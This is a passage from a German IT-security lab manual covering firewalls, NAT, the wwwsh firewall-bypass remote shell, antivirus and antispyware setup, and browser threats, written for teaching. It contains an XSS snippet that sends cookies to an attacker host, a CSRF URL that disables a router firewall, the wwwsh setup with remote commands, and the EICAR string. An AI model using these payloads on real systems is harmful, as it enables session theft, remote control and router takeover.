Network Address Translation, kurz NAT, ist eigentlich keine Firewall-, sondern eine Router-Funktionalität. Da die meisten Firewalls aber als Router (Layer 3) operieren, taucht der Begriff oft im Zusammenhang mit Firewalls auf. Wird NAT eingesetzt, dann ist gegen aussen nur die Adresse

des Routers sichtbar, nicht aber die Adressen der dahinterstehenden Computer. Mit dieser Technologie konnte das Adress-Problem (viel zu wenig verfügbare Adressen) von IPv4 umgangen oder wenigstens verzögert werden. Der Router führt eine NAT-Tabelle, in welcher er die Verbindungen den einzelnen Rechnern zuordnet. Man verspricht sich davon eine erhöhte Sicherheit, da die Computer nicht mehr direkt angesprochen werden können. Das stimmt aber nur, wenn keine Virtual Servers im Einsatz sind. Wird ein Virtual Server auf dem Router konfiguriert, dann wird ein definierter Port eines bestimmten Rechners direkt nach aussen geführt und ist als offener Port der IP-Adresse des Routers sichtbar. Diese Funktion wird z.B. bei Tauschbörsen benötigt und wird deshalb auch oft verwendet.

Aufgabe	Erstellen Sie eine Liste mit den Ihnen bekannten Firewalls und finden Sie heraus welche Techniken jeweils verwendet werden.

5.2. Hardware Firewalls

Im Heimbereich werden Geräte eingesetzt, um den Internetzugang für mehrere PCs gleichzeitig zugänglich zu machen, sei es über Kabel, DSL, ISDN oder auch analog. Dabei handelt es sich um Router, die Firewall-Funktionalität besitzen. Die Funktionalität kann sich von Hersteller zu Hersteller und vor allem auch von Preissegment zu Preissegment unterscheiden. Gewisse Gemeinsamkeiten lassen sich dennoch fast immer feststellen.
So verfügen alle Modelle über NAT-Funktionalität, stellen einen DHCP Server für das interne LAN bereit und biete teilweise MAC Control (zugelassene MACs sind in einer Liste definiert, Adressbezug nur bei gültiger MAC möglich). Alle neueren Modelle sind mit Stateful Packet Filtering oder sogar Stateful Packet Inspection ausgestattet. Meistens können ICMP-Requests von aussen mit einem einfachen Häkchen verboten werden, sodass der Router mit Ping nicht mehr erreichbar ist. Teilweise sind Content Filter vorhanden, wobei vor allem URLs und Java/ActiveX Skripte gefiltert werden. Die sehr teuren Modelle, die eher in KMUs zu finden sind, haben oftmals einen Antivirus-Gateway, ein Intrusion Detection System (IDS) und VPN-Funktionalität aufzuweisen. Geräte, welche all diese Techniken mit erweiterten Reporting-Funktionen vereinen werden unter dem Schlagwort Unified Thread Management (UTM) verkauft.
Die Hardware Firewall befindet sich direkt an der Front. Sie kontrolliert den gesamten Internetverkehr und entscheidet, was überhaupt ins Netzwerk des Benutzers gelangen darf. Die Hardware Firewall ist die erste Verteidigungslinie, und deshalb sollte sie nicht unüberlegt konfiguriert werden.

Aufgabe	Loggen Sie sich mit dem Browser auf der Firewall ein. Die IP-Adresse ist 192.168.1.1, der Benutzername „administrator“ und das zugehörige Passwort lautet „password“. Achten Sie darauf, dass der Proxy für lokale Adressen ausgeschaltet werden muss. Erforschen Sie die Möglichkeiten der Firewall. Prüfen Sie, ob die Standardkonfiguration genügend sicher ist oder ob Abstriche an die Sicherheit zugunsten der Benutzungsfreundlichkeit vorgenommen wurden.
Aufgabe	Welcher Policy gehorcht der Inbound- und welcher der Outbound-Traffic? Können Sie diese ändern?

5.3. Software Firewalls

Eine Hardware Firewall vermag vielleicht die Angriffe von aussen zu stoppen, doch Trojaner und Würmer können auch von innen her kommen. Vielleicht hat sich auf dem Laptop ein Trojaner eingenistet, als er am Schulnetz angeschlossen war. Und jetzt breitet sich dieser Trojaner vom Laptop ins Heimnetzwerk aus. Das ist einer der Gründe, wieso zusätzlich zu einer Hardware Firewall eine Software Firewall sinnvoll ist. Ein anderer Grund ist, dass Software Firewalls meist die grössere Funktionalität bieten. Sie können paketorientiert sowe applikationsbasiert entscheiden, ob die Kommunikation zugelassen wird oder nicht und sind oft mit IDS Modulen ausgestattet.
Eine Software Firewall stellt gerade am Anfang sehr viele Fragen an den Benutzer. Die Entscheidung fällt nicht immer leicht. Der Benutzer kann leicht das trügerische Gefühl entwickeln, dass seine Software Firewall alles bemerkt und alles abwehrt. Das ist keineswegs der Fall.

Aufgabe	Installieren Sie die Software-Firewall Agnitum Outpost. Sie können die FREE Version der Software unter http://www.agnitum.com herunterladen. Erstellen Sie eine Auflistung der Kernfunktionen und führen Sie eine Erstkonfiguration durch, sodass der Internet Explorer Zugang zum Internet erhält und der Rest blockiert wird.

In der Fallstudie Software Firewall Bypass wird eine Methode beschrieben, wie Software Firewalls umgangen werden können. Man kann sogar noch weiter gehen und behaupten, dass Software Firewalls keine zusätzliche Sicherheit bringen, sondern Verwundbarkeiten schaffen. Der CCC Ulm (Chaos Computer Club) hat sich eingehend mit diesem Thema beschäftigt und genau diese Schlussfolgerung gezogen. Software Firewalls sind enorme Ressourcenfresser, erhöhen die Komplexität von Systemen und werfen daher neue mögliche Verwundbarkeiten auf. Zudem haben sie gezeigt, dass eine Paketbasierte Filterung auf einem normalen PC absolut unnötig ist. Viel besser ist die Abschaltung der Dienste, so dass kein Port gegen aussen mehr offen ist (ausser den benötigten).
Diese Behauptung verblüfft und schockiert zugleicht. Der CCC Ulm hat mit der Beispielapplikation wwwsh gezeigt, dass die applikationsbasierte Filterung in jedem Fall umgangen werden kann, unabhängig vom Firewalltyp. Dazu nutzen sie Schwächen im Fenstersystem von Windows aus, welche designbedingt sind und nicht ohne weiteres eliminiert werden können.
Auszug aus der Beschreibung des CCC Ulm:

> wwwsh ist ein Program, das es einem Angreifer erlaubt, trotz installierter Personal Firewall beliebige Kommandos mit den Rechten des Benutzers auf einem PC auszuführen. Die Remote Shell verwendet einen Browser als Wirt zur Kommunikation mit dem Internet. Zum Starten und zur Fernsteuerung des Browsers wird dem System Benutzerinteraktion mittels Windows-Fensternachrichten vorgetäuscht. Der Kommunikationsendpunkt ist ein Webserver mit ein paar CGI Skripten.

Ein weiterer Auszug verrät, wie die Kommunikation zwischen wwwsh und dem Angreifer funktioniert:

> wwwsh fragt regelmäßig beim Webserver (des Angreifers, anm. des Autors) nach, ob es ein Kommando zum Ausführen gibt. Dazu lässt das Program den Browser das CGI Skript "/getCommand.cgi" ansurfen. Als Antwort kommt ein Meta-Refresh auf die URL "/Response/". Falls es ein Kommando zum Ausführen gibt, steht dieses base64 kodiert hinter dem letzten Slash. Die maximal erlaubte Länge einer URL beschränkt damit die maximale Länge des Kommandos, was aber für übliche Kommandos kein Problem darstellt. Beim Aufrufen der Response-URL wird

vom Webserver eine Seite geschickt, die nur dazu dient, dass der Browser seine Antwort erhält und sonst keine weitere Bedeutung hat.

Die Applikation wwwsh ist eine Client/Server Applikation. Der Server ist in Python geschrieben und wird vom Angreifer betrieben. Der Client muss vom Opfer in Betrieb genommen werden. Der Server kann mit der Datei config.py konfiguriert werden. Anzugeben sind die lokale Adresse und der Port, an welchem der Server hören soll.

```
localip = "192.168.1.xy"
localport = 1234
```

Aufgabe	Auf dem XP Home PC finden Sie den wwwsh Server, welcher in Python geschrieben ist. Die Konfiguration wurde bereits vorgenommen. Starten Sie den Server (Doppelklick auf server.py) und geben Sie das Kommando “dir“ ein.

Der Client muss ebenfalls konfiguriert werden. Die Konfiguration ist in der Datei config.h vorzunehmen. Dies bedeutet, dass die Angaben zur Kompilierungszeit bekannt sein müssen.

```
// this is the servers ip and port
#define HOST http://192.168.1.xy:1234/
```

In diesem Versuch wird die Server IP 192.168.1.10 und der Port 8080 verwendet.

Aufgabe	Auf dem XP Pro PC finden Sie den wwwsh Client. Die Konfiguration wurde bereits vorgenommen und das Programm kompiliert. Führen Sie den Client aus und prüfen Sie, ob die Firewall Alarm schlägt. Was passiert auf dem Server? Testen Sie die beiden Befehle “calc“ und “shutdown/s“ auf dem Server.

Hinweis	Mit dem Versuchsaufbau werden Sie nicht auf den Server zugreifen können. Überlegen Sie sich weshalb. Schliessen Sie SecPC1 an den Router an und versuchen Sie es nochmals. Machen Sie diese Änderung am Ende dieses Kapitels wieder rückgängig.

Sie sehen, dass diese kleine Applikation halten kann, was sie verspricht. Keine Firewall schlägt hier Alarm. Ein IDS wäre in der Lage einen solchen Angriff zu detektieren, da es den Verkehr u.a. auf bekannte Befehle filtert. Doch mit den geeigneten Erweiterungen (SSL benutzen oder Befehle mappen) ist auch dieses Problem einfach zu umgehen. Die Applikation erscheint ziemlich unflexibel. Sie müssen im Hinterkopf behalten, dass es sich dabei um ein Proof of Concept handelt, nicht um eine optimale Implementation.

Der nächste Auszug beschreibt die genaue Funktionsweise von wwwsh:

wwwsh startet zu erst einen Browser. Als Beispielanwendung wurde der Internet Explorer ausgwählt, da er der Standardbrowser auf Windows-Systemen ist. Da manche Personal Firewalls das Starten von Prozessen mittels Bibliotheksfunktionen unterbinden, simuliert wwwsh folgende Benutzereingaben:

- Drücken des Hotkeys <Win>-<R> zum Öffnen des "Ausführen"-Dialogs

- Eingabe von "%PROGRAMFILES%\Internet Explorer\IEXPLORE.EXE"

- Drücken der <Enter>-Taste

Diese Vorgehensweise wurde von Volker Birk in der Usenetgruppe de.comp.security.misc bereits vorgestellt.

Mit Hilfe der Windows-Systembibliotheken holt sich wwwsh eine Referenz auf die URL Zeile des Internet Explorers, so dass diese mittels Fensternachrichten manipuliert werden kann. Zum Ansurfen einer URL schreibt wwwsh die URL mittels der Fensternachricht WM_SETTEXT in die URL Zeile und sendet danach eine WM_KEYDOWN mit dem Parameter VK_RETURN, was dem Drücken der Entertaste entspricht. Als Antwort kommt vom Webserver immer eine HTML Seite mit einem Meta-Refresh, was bewirkt, dass der Browser automatisch eine andere URL ansurft. Diese URL erscheint in der URL Zeile, und kann von dort mit einer WM_GETTEXT Fensternachricht ausgelesen werden. Die Informationen sind für beide Kommunikationsrichtungen base64-kodiert in der URL enthalten. Durch diese Kodierung ist sichergestellt, dass keine unzulässigen Zeichen in der URL auftreten können.

Das empfangene Kommando wird in einer Shell ausgeführt und das Ergebnis base64 kodiert. Zum Übermitteln der Antwort wird zuerst das CGI Skript "/sendResul.cgi" mit dem Parameter "begin" angesurft. Danach folgen beliebig viele Aufrufe desselben Skriptes mit dem Parameter "data" und anschließendem base64 kodiertem Datenteil. Die Länge der Antwort ist damit quasi unbeschränkt. Ist die Antwort komplett übertragen folgt ein letzter Aufruf des Skriptes mit dem Parameter "end". Bei jedem Aufruf sendet der Webserver einen Meta-Refresh auf die Response-URL. Das dient zur Synchronistion der beiden Seiten.

Diese Applikation ist ein Proof of Concept. Es gibt viele Verbesserungsmöglichkeiten. Falls Sie den Umstand, dass der Benutzer den Browser sehen kann, als störend empfinden, sei Ihnen gesagt, dass durch die Windows-API die Darstellung auch unterdrückt werden könnte.

Hinweis	Eine Software Firewall bietet keine absolute Sicherheit. Sie kann aufgrund ihrer Komplexität gar negative Auswirkungen auf die Sicherheit haben.

5.4. Vorschlag für das Heimnetzwerk

In einem ersten Schritt muss das gesamte Netzwerk gegen aussen geschützt werden. Dazu ist die Anschaffung einer kleinen HW NAT-Firewall zu empfehlen. Sie beherrscht zwar nicht viele Funktionen, doch für die erste Filterung ist sie ausreichend. Man muss sich aber bewusst sein, dass eine solche Firewalls keinen Schutz auf Applikationsebene bietet, sondern nur auf Netzwerkebene. Die Firewall muss zudem entsprechend konfiguriert werden.
Neben der Absicherung gegen aussen ist auch die Absicherung gegen Computer aus dem Intranet sinnvoll, ganz besonders wenn sich mobile Geräte im Netzwerk befinden. Dazu ist aus oben genannten Gründen eine Software Firewall aber nicht unbedingt geeignet. Der Benutzer soll sich stattdessen überlegen, welche Dienste er für andere Computer im Netzwerk anbieten muss. Die unnötigen Dienste können wie im vorherigen Kapitel beschrieben abgeschaltet werden.

6. Antivirus- und Antispyware-Programme

Ziel des Kapitels	In diesem Kapitel wird der Schutz vor Malware durch die Installation von Antivirus- und Antispyware-Programmen behandelt.
Bearbeitungsaufwand des Kapitels	Der Bearbeitungsaufwand beträgt ca. 30 Minuten

6.1. Ausgangslage

Nachdem die Bedrohung durch Schadsoftware in Kapitel 3 angesprochen wurde, behandelt dieses Kapitel nun den Schutz vor Malware. Grundsätzlich ist zu sagen, dass auch der neuste Virenscanner keinen hundertprozentigen Schutz bietet, weil er meist nur bekannte Viren zu erkennen vermag. Die Verwendung von Anti-Malware-Programmen ist neben den allgemeinen Massnahmen (Kapitel 4) und einem funktionierenden Backup trotzdem sehr sinnvoll, in einem Betrieb sogar unerlässlich. Zudem kann die Erkennungsrate durch die Installation mehrer Produkte verbessert werden.

6.2. Programme evaluieren

Bevor man sich für eine bestimmte Antivirus-Software entscheidet, sollte man sich über deren Fähigkeiten, sowie Stärken und Schwächen informieren. Es gibt sehr viele Anbieter solcher Software, welche meist auch unterschiedliche Versionen vertreiben. Die einschlägigen Fachzeitschriften testen regelmässig diverse Produkte und stellen die Resultate in ihren Online-Magazinen zur Verfügung. Zudem testen diverse Webseiten Antivirus-Software auf ihre Erkennungsrate. Gute Anlaufstellen für einen ersten Überblick sind http://www.av-test.org/ und http://www.av-comparatives.org/. Zur Information über die genauen Fähigkeiten eines Produktes liefert meist die Hersteller-Seite die besten Informationen. Besonders die kostenlosen Versionen für den Privatgebrauch, die manche Hersteller vertreiben, sind in ihrer Funktionalität meist eingeschränkt.

Hinweis	Käuflich erworbene Programme bieten meist zusätzlichen Schutz für den Email-Client, eine integrierte Desktop-Firewall und Anti-Spyware-Funktionalität (Internet Security Suite).
Aufgabe	Recherchieren Sie nach, wie Ihr Antivirus-Programm bewertet wird und welchem Produkt Sie heute Ihr Vertrauen schenken würden.

6.3. Online-Scanner

Diverse Hersteller bieten auch so genannte Online-Scanner an: Durch ein ActiveX-Control kann die lokale Festplatte nach Viren abgesucht werden. Dazu muss jedoch die gesamte Datenbank mit Viren-Signaturen herunter geladen werden und meist wird trotzdem ein zusätzliches Programm installiert. Weil aufgrund der Funktionsweise wichtige Bereiche wie der Arbeitsspeicher oder der MasterBoot-Record nicht durchsucht werden können, ist von der Verwendung solcher Programme eher ab zu raten.

Sinnvoll hingegen sind Online-File-Scanner, welche eine hochgeladene Datei mit mehreren Scannern überprüfen. Ein verdächtiger Kandidat kann auf diese Weise zuverlässig entlarvt werden. Wichtige Vertreter dieses Typs sind http://www.virustotal.com/ und http://virusscan.jotti.org/de/.
Einen etwas anderen Ansatz verfolgt Norman's SandBox: Die hochgeladene Datei wird in einer geschützten Umgebung ausgeführt und ihr Verhalten analysiert. Das Ergebnis wird wenige Minuten später per Mail zugesandt. Den Dienst und einige Beispiel-Reports findet man unter http://www.norman.com/microsites/nsic/Submit/de.
Online-Scanner verfügen nicht über die Möglichkeit, gefundene Malware zu isolieren oder zu entferen. Wenn jedoch die exakte Bezeichnung des Schädlings gefunden wurde, so kann damit nach der Prozedur zum Entfernen gesucht werden.

6.4. Antivirus installieren

In diesem Teil werden Sie durch die Installation von Avira's AntiVir Personal Edition geführt. Diese für den privaten Gebrauch kostenlose Version verfügt über einen ausgezeichneten Virenschutz. Die Erkennung von Ad- und Spyware ist jedoch der Pro-Version vorbehalten, weshalb wir nachfolgend noch ein zusätzliches Tool installieren müssen.

Aufgabe	Öffen Sie die Webseite von Avira (http://www.free-av.de/) und laden Sie sich AntiVir Personal Edition auf den Computer.

Nach der Installation werden Sie um die Registrierung gebeten. Diesen Schritt können Sie überspringen. Öffnen Sie nun das Programm und unter dem Menüpunkt „Extras" die „Konfiguration". Aktivieren Sie den Experten-Modus und übernehmen Sie die folgenden Einstellungen für den On-Demand-Scanner:




Abbildung 10: Konfiguration des Virenscanners Avira AntiVir

Im Gegensatz zur Standard-Einstellung sollen alle Dateien durchsucht und das System auf Rootkits geprüft werden. Gehen Sie zudem in das Untermenü „Suche -> Archive" und stellen Sie ein, dass alle Archiv-Typen durchsucht werden.
Nun konfigurieren wir den Guard-Scanner, welcher in Echtzeit die Aktionen des Benutzers überwacht. Für die Suche reicht hier die intelligente Wahl der Dateien aus. Zusätzlich sollte jedoch die Prüfung von Archiv-Dateien aktiviert werden.

Unter „Allgemeines -> Sicherheit“ können die Einstellungen vor Änderungen geschützt werden. Vergewissern Sie sich zudem, dass Updates automatisch herunter geladen und installiert werden.
Führen Sie nun eine vollständige Systemprüfung durch und vergewissern Sie sich, dass keine verdächtigen Dateien gefunden wurden. Gehen Sie allfälligen Wahrnungen genau nach.

6.5. Antispyware installieren

In diesem Teil wird das Antispyware-Tool Spyware Terminator der Firma Crawler installiert. Das Programm bietet neben den üblichen On-Demand-Scanfunktionen auch eine Guard-Funktion, welche die Benutzeraktivitäten in Echtzeit auf Spyware überprüft.

Aufgabe: Laden Sie sich das Antispyware-Programm von der Seite http://www.spywareterminator.com/ herunter.

Deaktivieren Sie während der Installation die Option „Crawler Web Security Guard“. Die Schutzfunktion für den Webbrowser kann später aktiviert werden. Schliessen Sie die Installation ab und starten Sie das Programm.
Im Reiter „Echtzeitschutz“ aktivieren Sie unter Schutzeinstellungen das Verfahren zum Rechnerschutz vor Eindringlingen. Es handelt sich dabei um eine Art Host-based Intrusion Prevention System (HIPS), welches eine Datenbank über alle installierten Programme unterhält und zur Sicherheit nachfragt, wenn ein neues Programm auf dem Rechner ausgeführt wird. Für weitere Informationen zu den Themen IDS und IPS lesen Sie den Theorie-Teil des Snort-Versuchs.
Führen Sie nun eine Überprüfung Ihres Systems durch. Wenn Sie bereits im Internet unterwegs waren, dann werden mit Sicherheit Cookies gefunden, mit welchen Ihre Netzaktivität verfolgt wird. Diese könne Sie ruhigen Gewissens entfernen.

6.6. Virenscanner testen

Für Schulungszwecke in Firmen ist es sinnvoll, den Virenscanner zu testen und den Benutzern die Reaktion auf einen Befund bei zu bringen. Es wäre jedoch verantwortungslos, für diesen Zweck richtige Schadsoftware zu verwenden. Aus diesem Grund kennen die meisten Antiviren-Programme Signaturen von ungefährlichen Testprogrammen, welche dadurch wie richtige Viren behandelt werden.
Um einen Testvirus zu erhalten kopieren Sie die folgende Zeile in einen Texteditor und speichern sie unter dem Namen „eicar_testvirus.com“. Ein Real-Time-Scanner wird gleich nach dem Speichern Alam schlagen.

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

Es handelt sich dabei um das Standard-Antivirus-Testfile von EICAR und ist tatsächlich eine ausführbare Datei. Weitere Informationen entnehmen Sie bitte http://www.eicar.org/anti_virus_test_file.htm.

Aufgabe: Prüfen Sie die Funktion Ihres Virenscanners mit dem EICAR Antivirus Testfile (Copy&Paste oder Download).

Bei einer bestehenden Installation reichen diese Tests jedoch nicht aus. Um einen fremden Computer auf seine Viren-Abwehr zu testen sind die folgenden Schritte notwendig[1]:

1. Überprüfen Sie, dass überhaupt ein Virenscanner installiert ist
2. Vergewissern Sie sich, dass die Virendefinitionen auf dem aktuellsten Stand sind
3. Schauen Sie nach, ob der Virenscanner automatisch aktualisiert wird
4. Prüfen Sie, ob weitere Software zum Schutz vor Malware installiert ist
5. Finden Sie heraus, wie lange die aktuelle Lizenz noch gültig ist

[1] EICAR Newsletter Mai 2008: http://www.eicar.org/press/infomaterial/Eicarnews_Mai_2008_fnl.pdf

7. Browser-Sicherheit

Ziel des Kapitels	Dieses Kapitel macht die Gefahren des World Wide Webs deutlich. Es bringt Ihnen nahe, dass Sie auch durch normales Surfen in die Fänge eines Hackers geraten und was Sie dagegen tun können.
Bearbeitungsaufwand des Kapitels	Der Bearbeitungsaufwand beträgt ca. 30 Minuten

7.1. Aktuelle Gefahren

Über die neusten Gefahren des World Wide Webs informiert die folgende Zusammenfassung des c't-Artikel „Surfer im Fadenkreuz" aus der Ausgabe 11/08 vom 13. Mai 2008.

Herkömmliche Angriffe per infizierten Mail-Anhang und Schwachstellen in Windows haben fast ausgedient. Mit ausgefeilten Tricks versuchen die Kriminellen heute Webseiten für ihre Zwecke zu missbrauchen - und zwar diejenigen, bei denen man am wenigsten mit Angriffen rechnet.
Lange Zeit galt: Wer keine Schmuddel- oder Tauschbörsenseiten ansurft, Online-Banking-Seiten nur über Bookmarks ansurft, keine ausführbaren Anhänge in Mails doppelklickt und stets alle Sicherheits-Updates für seinen Webbrowser installiert, hat wenig zu befürchten.
Zudem lassen Sicherheitsfunktionen in Windows-Betriebssystemen wie Schutz vor Buffer Overflows, Speicherverwürfelung und Benutzerkontensteuerung unter Vista (User Account Control, UAC) viele herkömmliche Angriffe verpuffen. Doch die Cyber-Kriminellen liegen nicht auf der faulen Haut und denken sich immer neue Tricks aus, um trotzdem PCs unter ihre Kontrolle zu bekommen und Daten auszuspähen.
Eines der größten Sicherheitsprobleme im Web ist seit einigen Jahren das so genannte Cross-Site-Scripting, bei dem Angreifer ihren Opfern präparierte JavaScripte im Browser unterschieben, um zu einer bestimmten Seite gehörige Zugangsdaten oder Cookies auszulesen und diese für ihre Zwecke zu missbrauchen. Die Schwierigkeit für den Angreifer lag bislang darin, sein JavaScript im Kontext der Seite ausführen zu lassen, von der er das Passwort begehrte. Dafür musste er in der Regel eine Sicherheitslücke auf dem Server finden und einen präparierten Link mit eingebettetem Code an sein Opfer schicken, das diesen auch noch anklickte. Ein typischer präparierter Link enthielt dann etwa folgenden Code um ein Cookie an den Server des Angreifers zu senden.

```
<script type="text/javascript">
document.location("http://cookie-
klau.de/klau.cgi?"+document.cookie);
</script>
```

Das Mitmach-Web mit seinen vielen Social-Networking, Foren- und Blog-Seiten macht die Sache für den Angreifer einfacher: Viele erlauben die Gestaltung eigener Seiten, teilweise mit aktiven Inhalten. So lässt sich der schädliche Inhalt direkt in den Seiten platzieren. Zudem muss ein Angreifer nicht mehr mit verdächtig aussehenden Links hantieren. Es genügt, seinem Opfer einen Link zu einer Seite bei einem der großen, vermeintlich vertrauenswürdigen Anbieter wie MySpace oder Facebook zu schicken.
Da Cross-Site-Scripting mittlerweile epidemische Ausmasse erreicht, versuchen die Anbieter von Web-Seiten das Einbetten von aktiven Inhalten in ihre Nutzerseiten durch JavaScript-Filter und andere Maßnahmen zu verhindern. Allerdings fallen einzelne Funktionen immer wieder durch das Raster und bleiben ungeschützt. Auch Google hat des Öfteren mit Cross-Site-Scripting-Lücken auf

Google-Mail und Google Docs zu kämpfen. Noch bis vor kurzem war es etwa bei Googles Spreadsheets möglich, in die Tabellenfelder JavaScript-Code hineinzuschreiben, der beim Aufruf durch andere eingeladene Nutzer deren Google-Cookie auslas. Da Google dienstübergreifend ein einziges Sitzungs-Cookie nutzt, hätte ein Angreifer dieses nach einem erfolgreichen Diebstahl zur Anmeldung an allen weiteren Anwendungen missbrauchen können.
Von Angriffen aus dem Internet auf DSL-Router von Privatanwender war bis vor kurzem eher selten zu hören, da die meisten Eindringversuche in der Regel schon an dem integrierten Paketfilter respektive der Firewall scheitern. Doch mit Cross Site Request Forgery (CSRF) programmieren Bösewichte den Router mit Hilfe ihres Opfers um, ohne dass dieses etwas davon merkt. Bei CSRF machen sich Angreifer die triviale Implementierung von Authentifizierungsfunktionen in Routern zunutze, sodass ein präparierter Link eines Angreifers in einer beliebigen Webseite ausreicht, um das lokale Gerät zu manipulieren. Der folgende Link schaltet beispielsweise die Firewall im Linksys-Router WRT54GL aus. Für eine verbesserte Lesbarkeit sind die URL-Parameter auf mehrere Zeilen aufgeteilt.

```
https://192.168.1.1/apply.cgi?submit_button=Firewall&change_action=&
action=Apply&block_wan=1&block_loopback=0&multicast_pass=0&ident_pas
s=0&
block_cookie=0&block_java=0&block_proxy=0&block_activex=0&ilter=off&
_block_wan=1&_block_multicast=0&_ident_pass=1
```

Für den Router sieht es so aus, als hätte der Anwender den Link selbst aufgerufen. Voraussetzung für einen erfolgreichen Angriff ist jedoch, dass das Opfer gerade mit dem Webbrowser auf dem Router eingeloggt ist, etwa zur Konfiguration, und parallel dazu in einem anderen Fenster die präparierte Webseite ansurft. Kennt der Angreifer das Passwort oder steht es noch auf den Werkseinstellungen, muss das Opfer allerdings nicht einmal eingeloggt sein, damit der Trick über Bande funktioniert. Mittels JavaScript kann die bösartige Webseite die Authentifizierung einfach selber durchführen.
Dass solche Angriffe bereits stattfinden, zeigt ein Fall in Mexiko, bei dem mehreren hundert Anwendern die DNS-Einträge im Router verbogen wurden und auf einen Nameserver von Betrügern zeigten. Anfragen für Bankenseiten beantwortete der Server mit IP-Adressen, die auf Phishing-Seiten führten. Das perfide daran: Selbst wer seine Online-Banking-Seiten nur über Bookmarks aufruft oder die Adresse im Browser manuell eingibt, landet auf solch einer gefälschten Seite. Bei dieser auch Drive-By Pharming genannten Attacke mussten die Opfer nicht mal eine präparierte Webseite aufrufen, der Link war in einer HTML-Mail als Image-Tag versteckt.
Viele Router unterstützen Universal Plug and Play (UPnP), mit der eine auf einem PC laufende Anwendung beispielsweise Port-Forwarding aktivieren kann, um aus dem Internet erreichbar zu sein. Dass dies zu Sicherheitsproblemen führen kann, weil ein infizierter Client so die Firewall durchbohren kann, ist seit Längerem bekannt. Neu ist jedoch, dass auch JavaScript über XMLHttpRequests mit dem UPnP-Interface kommunizieren und darüber Einstellungen vornehmen kann. Dafür muss ein Angreifer nur seinen Code in Webseiten verstecken. Einen Haken hat die Sache jedoch: Da das JavaScript vom Server des Tunichtguts stammt, kann es eigentlich nicht mit dem Router verhandeln, weil die Same Origin Policy (SOP) den Zugriff nicht zulässt. Damit komplexere Modifikationen, die sich nicht über eine einzige statische URL durchführen lassen, trotzdem funktionieren, muss das JavaScript im Kontext des Routers laufen, also für den Browser so aussehen, als stamme es von diesem. Hier kommt wieder Cross-Site-Scripting ins Spiel, beispielsweise im Authentifizierungsdialog des Routers.

7.2. Gegenmassnahmen

Für den Firefox gibt es eine Reihe von Plugins, um sich besser vor den heutigen Gefahren im Web zu schützen. Die wichtigsten werden im ersten Teil dieses Kapitels vorgestellt und können jeweils

auf der offiziellen Add-on Seite (https://addons.mozilla.org/) oder direkt auf den jeweilgen Herstellerseiten heruntergeladen werden.
Der zweite Teil des Kapitels handelt dann von Themen die das Surfen sicher machen, sowie von zusätzlichen Tools, die mehr Sicherheit bieten.

7.2.1. NoScript (http://noscript.net/)

NoScript erlaubt das Ausführen von JavaScript, Java (und anderen Plugins) nur bei vertrauenswürdigen Domains welche selbst definiert werden können (z.B. die E-banking-Website). Der auf einer Positivliste basierende präventive Ansatz zum Blockieren von Skripten verhindert das Ausnutzen von (bekannten und unbekannten!) Sicherheitslücken ohne Verlust an Funktionalität.
Jedesmal, wenn eine Seite zum ersten Mal angesurft wird, erscheint am unteren Fensterrand ein Hinweis: „Skripte sind momentan verboten“. Zusätzlich wird die Anzahl der geblockten Skripte (<SCRIPT>) und die Anzahl Objekte (<OBJECT>). Objekte sind Flash-Animationen oder Java-Applets. Diese werden für den Moment geblockt, bis andere Regeln definiert wurden.




Abbildung 11: NoScript

Auf der rechten Seite können nun verschiedene Einstellungen vorgenommen werden. Zuoberst kann der Menüpunkt Einstellungen angewählt werden, um NoScript im Detail zu konfigurieren. Hier kann z.B. die Positivliste eingesehen werden (in welcher bereits einige Seiten eingetragen sind). Es kann aber auch konfiguriert werden, welche Plugins geblockt werden sollen und ein paar Einstellungen zu Cross-Site-Scripting sind ebenfalls möglich.
Falls einmal eine Seite nicht korrekt funktioniert oder sonst ein Problem besteht, kann das NoScript Plugin mit **Skripte allgemein erlauben** deaktiviert werden. Ab sofort werden die Seiten so angezeigt, als wäre das Plugin nicht installiert. Achtung: Die bereits geöffneten Sites in den Tabs werden gereloadet, da kann also Schadcode eingeschleust werden. Dies kann jederzeit wieder Rückgängig gemacht werden mit der Einstellung **Skripte allgemein verbieten**.
Beim nächsten Menüpunkt, **Nicht vertrauenswürdig**, können Scripts einer ganzen Domain ausgeschlossen werden. Diese werden, bis sie wieder als vertrauenswürdig eingestuft sind, geblockt und nicht mehr ausgeführt. Auf der HSLU Seite werden die Statistiken mithilfe von google-analytics.com gemacht. Wer nicht darin erscheinen möchte, blockt die Domain ganz einfach.

